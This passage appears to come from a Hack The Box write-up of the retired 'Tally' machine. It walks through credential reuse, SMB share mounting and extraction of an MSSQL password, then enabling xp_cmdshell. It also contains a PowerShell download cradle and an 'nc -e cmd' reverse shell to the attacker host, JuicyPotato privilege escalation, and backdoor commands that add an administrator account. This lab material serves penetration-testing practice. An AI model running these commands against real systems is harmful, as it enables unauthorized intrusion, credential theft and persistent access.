
20. **Lets try to validate the credential using crackmapexec smb flag.**

```
1. Oops, this is a keepassxc file. lol
2. ▷ keepassxc tim.kdbx
3. paste the password into the kpassxc log in, and we get access.
```



Lets enumerate the `keepassxc` account of *Tim*.

```
1. Click on >>> work >>> windows >>> shares >>> TALLY ACCT Share
2. Last click on the eye to reveal the password
3. Finance:Acc0unting
```



Ok now we are going to try this cred `Finance:Acc0unting` using CME with the smb flag. I think it will fail because it is most likely the password to the MSSQL database on 1433.

```
1. ▷ crackmapexec smb 10.10.10.59 -u 'Finance' -p 'Acc0unting'
[+] TALLY\Finance:Acc0unting
2. SUCCESS, the password is valid
3. ▷ crackmapexec smb 10.10.10.59 -u 'Finance' -p 'Acc0unting' --shares
4. SUCCESS, we are able to list all the shares.
Share Permissions
----- -----------
```

```
ACCT READ
5. We only have read access to the share 'ACCT'
```

23. **Lets use SMBMAP to list and if there is something to download it to our machine.**

```
1. ▷ smbmap -H 10.10.10.59 -u 'Finance' -p 'Acc0unting' --no-banner
2. ▷ smbmap -H 10.10.10.59 -u 'Finance' -p 'Acc0unting' --no-banner -r ACCT
        Disk                                    Permissions
        ----                                     -----------
        ACCT                                     READ ONLY
-----------------------------------------------------------------------
Customers
Fees
Invoices
Jess
Payroll
Reports
Tax
Transactions
zz_Archived
zz_Migration
.......................................................................
IPC$                                            READ ONLY    Remote IPC
3. Ok we have some directories we can enumerate
```

CIFS Mount

- *#pwn_cifs_mounting_and_unmounting_HTB_TALLY*
- *#pwn_mounting_a_share_using_cifs_HTB_TALLY*

24. **Now we are going to do a `CIFS Mount` because the `smb` share `ACCT` has too many directories to enumerate.**

```
1. mkdir /mnt/smb
2. NOTE : You may need to use sudo or root
3. sudo su -
4. mount -t cifs //10.10.10.59/ACCT /mnt/smb -o username=Finance,password=Acc0unting,rw
5. SUCCESS
6. List all the directories in /mnt/smb
7. [root@bl@ckArch]-[/mnt/smb]
>>> ls -ls
total 0
0 drwxr-xr-x 2 root root 0 Sep 17  2017 Customers
0 drwxr-xr-x 2 root root 0 Aug 28  2017 Fees
0 drwxr-xr-x 2 root root 0 Aug 28  2017 Invoices
0 drwxr-xr-x 2 root root 0 Sep 17  2017 Jess
0 drwxr-xr-x 2 root root 0 Aug 28  2017 Payroll
0 drwxr-xr-x 2 root root 0 Sep  1  2017 Reports
0 drwxr-xr-x 2 root root 0 Sep 17  2017 Tax
0 drwxr-xr-x 2 root root 0 Sep 13  2017 Transactions
0 drwxr-xr-x 2 root root 0 Sep 15  2017 zz_Archived
0 drwxr-xr-x 2 root root 0 Sep 17  2017 zz_Migration
8. If we do an ls -la we get permission denied but it still lists the contents of the share. So I do not know
what that his about. I am suspect that there are files we may not have access to that is why it says that.
```

25. **Lets enumerate this smb share**

```
1. I do a tree and there is too much data to look through. A-lot of it is coming from zz_Migration. Lets manually
enumerate this directory.
2. [root@bl@ckArch]-[/mnt/smb/zz_Migration/Binaries]
>>> ls -ls
total 463204
     0 drwxr-xr-x 2 root root         0 Aug 28  2017  CardReader
     0 drwxr-xr-x 2 root root         0 Sep 17  2017  Evals
  2192 -rwxr-xr-x 1 root root   2241216 Aug 31  2017  FileZilla_Server-0_9_60_2.exe
    76 -rwxr-xr-x 1 root root     74110 Sep 15  2017  ImportGSTIN.zip
 68360 -rwxr-xr-x 1 root root  69999448 Aug 27  2017  NDP452-KB2901907-x86-x64-AllOS-ENU.exe
     0 drwxr-xr-x 2 root root         0 Sep 21  2017 'New folder'
391944 -rwxr-xr-x 1 root root 401347664 Aug 27  2017  Sage50_2017.2.0.exe
     0 drwxr-xr-x 2 root root         0 Sep 13  2017 'Tally.ERP 9 Release 6'
   632 -rwxr-xr-x 1 root root    645729 Sep 15  2017  windirstat1_1_2_setup.exe
3. Lets checkout 'New folder'
4. Credential found
5. [root@bl@ckArch]-[/mnt/smb/zz_Migration/Binaries/New folder]
>>> strings tester.exe | grep -i "orcharddb"
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
6. orcharddb:GWE3V65#6KFH93@4GWTG2G
```

radare2

26. Another way to find this password inside of `tester.exe` is to use `radare2` on the `tester.exe` file

```
1. [root@bl@ckArch]-[/mnt/smb/zz_Migration/Binaries/New folder]
>>> radare2 tester.exe
2. [0x004092f5]> aaa
3. [0x004092f5]> afl
4. Look to see if there is a main that you can synchronize with
5. [0x004092f5]> s main
6. [0x004011a0]> pdf
7. There is some interesting strings when analyzing this binary
8. "select * from Orchard_Users_UserPartRecord"
9. You can also view the password using pdc
10. [0x004011a0]> pdc
11. It is just in black with white font. Hard to make out anything.
```

OK we are done with the smb share lets *unmount* it

```
1. root@arch:~ umount /mnt/smb
2. root@arch:~ rm -rf /mnt/smb
```

28. Here are all the creds we have so far

```
1. ▷ cat creds.txt
ftp_user:UTDRSCH53c"$6hys
tim:simplementeyo
Finance:Acc0unting
orcharddb:GWE3V65#6KFH93@4GWTG2G
```

`MSSQLCLIENT.py` from *Impacket*

- *#pwn_mssqlclient_py_from_Impacket_HTB_TALLY*

29. When using the `mssqlclient.py` from `impacket` he uses the `UID` and not the name. Which I thought would be `orcharddb`. Instead it is `sa`.

```
1. strings tester.exe | grep -i "orcharddb"
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
2. UID=sa <<< This is the username 'sa'
3. SUCCESS, I get in no problem
```

30. Here is the login and enumeration using `mssqlclient.py` from `Impacket`.

```
1. (.venv) ~/python_projects/.impacketgit/.fortra/impacket/examples (master ✔) ▷ ./mssqlclient.py
WORKGROUP/sa:GWE3V65#6KFH93@4GWTG2G@10.10.10.59
Impacket v0.12.0.dev1+20231108.130828.33058eb2 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(TALLY): Line 1: Changed database context to 'master'.
```

```
[*] INFO(TALLY): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 665)
[!] Press help for extra shell commands
1. SQL (sa  dbo@master)> xp_cmdshell "whoami"
2. FAIL
3. SQL (sa  dbo@master)> USE master;
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] INFO(TALLY): Line 1: Changed database context to 'master'.
4. This is all I needed. I did not need to use master. See below
5. SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
[*] INFO(TALLY): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement
to install.
2. SQL (sa  dbo@master)> RECONFIGURE;
3. SQL (sa  dbo@master)> xp_cmdshell "whoami"
output
-----------
tally\sarah
6.  So basically all I had to run was the 'EXEC sp_configure xp_cmdshell, 1;' command followed by the
'RECONFIGURE;' statement.
```

31. **Here are some links and tutorials on enabling `xp_cmdshell` in `mssql` databases**

```
1. https://www.sqlshack.com/use-xp-cmdshell-extended-procedure/
2. USE master;
GO
EXEC sp_configure 'show advanced option'
3. USE master;
GO
EXEC sp_configure 'show advanced option', '1';
RECONFIGURE WITH OVERRIDE;
4. EXEC sp_configure 'xp_cmdshell', 1;
GO
RECONFIGURE;
5. xp_cmdshell 'copy c:\backup c:\shared';
```

32. **Now that we can execute `xp_cmdshell` lets get a reverse shell from the `MSSQL database`**

```
1. SQL (sa  dbo@master)> EXEC sp_configure 'show advanced option', 1;
2. It turned off again I think we may need to use master after all.
3. SQL (sa  dbo@master)> RECONFIGURE WITH OVERRIDE;
4. Basically I had to run the whole sequence of commands from the following website including the Master and EXEC
commands. If that does not work log out and log back in using mssqlclient.py
5. SUCCESS
6. Here was the steps to get it to run xp_cmdshell
7. SQL (sa  dbo@master)> USE master;
8. SQL (sa  dbo@master)> EXEC sp_configure 'show advanced option';
9. SQL (sa  dbo@master)> USE master;
10. SQL (sa  dbo@master)> EXEC sp_configure 'show advanced option', '1';
11. SQL (sa  dbo@master)> RECONFIGURE WITH OVERRIDE;
12. SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
13. SQL (sa  dbo@master)> RECONFIGURE;
14. SQL (sa  dbo@master)> xp_cmdshell "ipconfig"
15. So where it starts off with the 'master' command the second time is all you need I think.
16. Basically you need to run 'RECONFIGURE;' after every command if not it will screw it up.
17. You can skip some steps with the following command.
18. SQL (sa  dbo@master)> enable_xp_cmdshell
```

33. **Ok basically I just need to keep messing with it enabling it again really isn't a problem. It is just glitchy.**

```
1. SQL (sa  dbo@master)> xp_cmdshell "whoami /priv"
2. SeImpersonatePrivilege Impersonate a client after authentication Enabled
3. NISHANG for the reverse shell with PowerShell
```

`Enable_XP_CmdShell` fixed

34. ***I found out how to quickly re-enable `xp_cmdshell` without going through a bunch of fuss. See the short list of commands below to enable `xp_cmdshell` quickly as possible.***

```
1. SQL (sa  dbo@master)> enable_xp_cmdshell
2. SQL (sa  dbo@master)> RECONFIGURE WITH OVERRIDE;
3. SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
4. SQL (sa  dbo@master)> RECONFIGURE;
```

Got Shell

35. **Get a `Nishang` Reverse Shell from an `MSSQL` Database**

```
1. I am using the nishang script 'Invoke-PowerShellTcp.ps1'
2. mv Invoke-PowerShellTcp.ps1 nishang.ps1
3. Setup your python server on port 80 and your listener on 443
4. Execute the IEX trigger command in the MSSQL database
5. SQL (sa  dbo@master)> xp_cmdshell "powershell IEX(New-Object
Net.WebClient).downloadString(\"http://10.10.14.4/nishang.ps1\")"
6. NOTICE : I had to escape the double quotes. Sometimes this is an issue and other times you can just use single
quotes. If it errors then you know you need to use the double quotes and then escape the double quotes.
7. SUCCESS we get a hit on the python server and then a shell.
8. ▷ sudo python3 -m http.server 80
[sudo] password for haxor:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.59 - - [29/Nov/2023 05:17:15] "GET /nishang.ps1 HTTP/1.1" 200 -
9. ▷ sudo rlwrap -cAr nc -nlvp 443
PS C:\Windows\system32> whoami
tally\sarah
```

36. **User Flag**

```
1. PS C:\Users\Sarah\Desktop> type user.txt
6d3f0f9e1a73e858a5ded27cf5a7e597
```

PrivESC `NT Authority\System`

37. **For the privesc I uploaded `juicypotato.exe` because when I did the `whoami /priv` it said we had `SEImpersonate` privilege enabled.**

```
1. https://github.com/antonioCoco/JuicyPotatoNG
2. PS C:\Users\Sarah\Desktop> whoami /priv
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
2. PS C:\Users\Sarah\Desktop> curl 10.10.14.4:8088/jp.exe -o jp.exe
3. PS C:\> cd programdata
4. PS C:\programdata> dir
5. PS C:\programdata> move C:\Users\Sarah\Desktop\jp.exe jp.exe
6. PS C:\programdata> curl 10.10.14.4:8088/nc.exe -o nc.exe
7. PS C:\programdata> dir
8. PS C:\programdata> .\jp.exe -t * -p C:\Windows\System32\cmd.exe -a "/c C:\programdata\nc.exe -e cmd 10.10.14.4
443"
9. C:\>whoami
whoami
nt authority\system
10. C:\>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
017640edfc268d73031d6ada6fc13b79
```

Beyond Root

- *#pwn_Juicey_Potato_Attacks_Commands_HTB_Tally*

```
11. BTW savitar recomends if you use a juicy-potatoe to download the one from https://github.com/ohpe/juicey-
potato/releases. I like using JuiceyPotatoNG. Does not matter there are so many variations of the Potato attacks.
12. This is how he writes the execution command for his version of juicy-potato.
13. PS C:\Windows\Temp\Privesc> .\JuiceyPotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c net user
pepe pepe123$! /add"
14. I guess he is adding himself as a user instead of just getting the shell as administrator.
15. PS C:\Windows\Temp\Privesc> .\JuiceyPotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c net
localgroup Administrators pablo /add"
16. That adds your new user to the Administrators group but there is still one more step.
17. PS C:\Windows\Temp\Privesc> .\JuiceyPotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c net share
attacker_folder=C:\Windows\Temp /GRANT:Administrators,FULL /add"
18. This last command is only creating a directory where you can have full privilege incase your shell breaks and
you have to reconnect. Aka a backdoor kind of.
19. PS C:\Windows\Temp\Privesc> .\JuiceyPotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c reg add
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1
/f"
20. The command above is the one that gives us System privilege.
21. Now you can run crackmapexec against your new user and it will say .Pwn3d!
22. crackmapexec smb 10.10.10.59 -u 'pepe' -p 'pepe123$!' -x 'whoami'
(.Pwn3d!)
23. Now you can psexec as system administrator with your newly created user.
24. ./psexec.py WORKGROUP/pepe@10.10.10.59 cmd.exe
Password: <Paste in password>
```

Pwn3d!

Tally has been Pwned!

Congratulations **quadamage**, best of luck in capturing flags ahead!

#1813	29 Nov 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE